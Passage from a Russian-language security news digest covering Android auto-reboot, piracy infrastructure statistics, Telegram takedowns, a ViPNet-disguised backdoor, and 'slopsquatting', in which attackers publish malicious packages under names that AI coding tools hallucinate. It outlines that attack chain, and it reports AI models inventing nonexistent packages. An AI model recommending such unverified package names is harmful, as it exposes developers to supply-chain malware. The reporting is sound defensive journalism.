
Изъятые правоохранительными органами или украденные устройства, как правило, находятся в режиме AFU, поэтому, даже если они заблокированы, эксперты могут извлечь хотя бы часть данных.

В 2024 году разработчики GrapheneOS предлагали внедрить в Android-устройства механизм автоперезагрузки, который перезагружал бы систему после 18 часов бездействия, возвращая устройство в режим BFU. Теперь Google действительно добавляет такую функциональность, только выбрав в качестве интервала не 18 часов простоя, а 72 часа.


Напомним, что в прошлом году киберкриминалисты были удивлены странным поведением iPhone: устройства самостоятельно перезагружались, если какое-то время не подключались к сети сотового оператора. Позже подтвердилось, что с релизом iOS 18.1 разработчики Apple добавили в ОС защитную функцию автоматической перезагрузки.

ПИРАТЫ ПРЕДПОЧИТАЮТ ЗОНУ .RU

По информации аналитиков F6 (бывшая FACCT и Group-IB), весной 2025 года на доменную зону .ru приходилась наибольшая часть регистрируемых пиратских сайтов — **22,8%**. Доменная зона .com оказалась менее популярна — **12,7%** регистраций, а за ней следует зона .online с **10,8%**.




По данным экспертов, хотя доходы пиратов снизились с **87 МИЛЛИОНОВ** долларов до **36 МИЛЛИОНОВ** за шесть лет, объем контента продолжает увеличиваться. Так, в 2024 году заблокировано **12,5 МИЛЛИОНА** единиц пиратского контента — на **42%** больше, чем годом ранее.




При этом **39%** пиратских сайтов содержат малварь, уязвимости и фишинговые ссылки.

Подчеркивается, что важно бороться не только с самими сайтами, но и с технической базой пиратства — CDN и видеобалансерами, которые снабжают контентом до **90%** нелегальных онлайн-кинотеатров.



Инфраструктура пиратских CDN, напротив, обычно размещается не в России, а у хостеров, зарегистрированных в **НИДЕРЛАНДАХ**, **США**, **ГЕРМАНИИ**, **УКРАИНЕ** и **ФРАНЦИИ**, что затрудняет их блокировку.

Изучив **1400** пиратских сайтов, исследователи составили рейтинг самых популярных у российских пиратов CDN. Лидером стала Alloha: ее выбирает **61%** администраторов нелегальных ресурсов. На втором месте — Rewall (**42%**), замыкает тройку Lumex (**11%**). Меньшей популярностью пользуются CDN Kodik (**9%**) и HDVB (**7%**).



База одного пиратского балансера может содержать более **550 ТЫСЯЧ** единиц видео, а в общей сложности инфраструктура всех крупных видеобалансеров включает более **4400** доменов.


АТАКИ ЧЕРЕЗ «ГАЛЛЮЦИНАЦИИ»

Эксперты предупредили о новом типе атак на цепочку поставок, получившем название слопсквоттинг (slopsquatting). Такие атаки становятся возможны благодаря широкому применению генеративных ИИ-инструментов для кодинга, так как модели склонны к «галлюцинациям» и могут придумывать несуществующие пакеты.

Термин «слопсквоттинг» был предложен ИБ-исследователем Сетом Ларсоном (Seth Larson) и родственен слову «тайпсквоттинг». В отличие от тайпсквоттинга, слопсквоттинг связан не с эксплуатацией опечаток, а с тем фактом, что злоумышленники могут создавать вредоносные пакеты в PyPI или npm, используя названия, которые часто «выдумывают» ИИ-модели.


Исследование, посвященное изучению «галлюцинаций» ИИ, показало, что примерно в 20% случаев (576 тысяч сгенерированных примеров кода на Python и JavaScript) рекомендуемые искусственным интеллектом пакеты не существовали.

Причем ситуация выглядит хуже для опенсорсных LLM (CodeLlama, DeepSeek, WizardCoder и Mistral), а коммерческие инструменты, такие как ChatGPT-4, галлюцинируют примерно в 5% случаев, что тоже совсем немало.



Количество уникальных имен таких несуществующих пакетов превысило 200 тысяч, причем 43% из них постоянно появлялись в ответах LLM при похожих промптах, а 58% повторялись хотя бы один раз из десяти.

Отмечается, что 38% названий несуществующих пакетов явно были вдохновлены настоящими пакетами, 13% были результатом опечаток, а остальные 51% оказались полностью вымышленными.


1
Prompts LLM to generate code
Generates code that uses Package X
Malicious User
AI
Large Language Model
5
Prompts LLM to generate code
Generates code that uses Package X
Normal User
3
Publishes Package X with malicious code
Package Repository
2
"Package not found"
Queries package repository for Package X
Package X now available to all users
4
Package X installed and malicious code delivered
6
Queries package repository for Package X

Общая схема атаки

Хотя пока нет никаких признаков того, что злоумышленники уже взяли на вооружение новый тип атак, исследователи из компании Socket предупредили, что «галлюцинации» в названиях пакетов встречаются часто, регулярно повторяются и выглядят семантически правдоподобно, что можно легко применить во вредоносных целях.

> «В целом 58% „галлюцинаций“ повторялись более одного раза. Это свидетельствует о том, что большинство „галлюцинаций“ — не просто случайный шум, а повторяющиеся артефакты того, как модели реагируют на определенные промпты, — объясняют исследователи Socket. — Такая повторяемость повышает их ценность для злоумышленников, потому что помогает выявлять жизнеспособные цели для слопсквоттинга, просто наблюдая за результатами работы моделей даже на небольших выборках.»

Единственным способом снижения рисков в данном случае является проверка имен пакетов вручную. Также всегда стоит помнить о том, что любой пакет, упомянутый ИИ, может не существовать в реальности и не быть безопасным.

Также специалисты рекомендуют использовать сканеры зависимостей, lockfile и проверки хешей для установления связи пакетов с известными и надежными версиями.

Кроме того, отмечается, что снижение «температуры» ИИ помогает снизить количество галлюцинаций, что тоже следует учитывать всем вайб-кодерам. Однако запускать и развертывать созданный ИИ код в любом случае рекомендуется только после тестирования в безопасной и изолированной среде.

373 ТЫСЯЧИ БЛОКИРОВОК В TELEGRAM

С 2017 года по настоящее время по требованию Роскомнадзора в мессенджере Telegram были удалены свыше **373 ТЫСЯЧ** публикаций и каналов, сообщили в пресс-службе ведомства.

При этом в РКН отметили, что вопросы о причинах блокировки отдельных материалов следует адресовать непосредственно администрации мессенджера. Ведь Telegram самостоятельно принимает окончательное решение об удалении контента после получения уведомлений.

ВРАГ В ОБНОВЛЕНИИ

В ходе совместного исследования эксперты «Лаборатории Касперского» и эксперты кибербезопасности «Т-Технологий» обнаружили новый бэкдор. Неизвестная APT-группировка использовала его для кибершпионажа в сетях десятков российских организаций.

По данным экспертов, с этой вредоносной кампанией столкнулись в том числе организации из госсектора, финансовой сферы и промышленности. Последние инциденты зафиксированы совсем недавно — в апреле 2025 года.

Малварь была нацелена на компьютеры, подключенные к сети ViPNet — программного комплекса для создания защищенных сетей. Вредонос распространяется, мимикрируя под обновление ViPNet Client, в архивах с расширением .lzh, имеющих структуру, характерную для обновления этого ПО. Архивы содержали следующие файлы:

- action.inf — текстовый файл;
- lumpdiag.exe — легитимный исполняемый файл;
- msinfo32.exe — вредоносный исполняемый файл небольшого размера;
- зашифрованный файл, содержащий полезную нагрузку (имя файла различается от архива к архиву).

Изучение этой кампании еще продолжается, и опубликовано не так много деталей, но исследователи сочли, что важно поделиться с сообществом предварительными результатами расследования, чтобы организации могли защитить себя от этой угрозы.

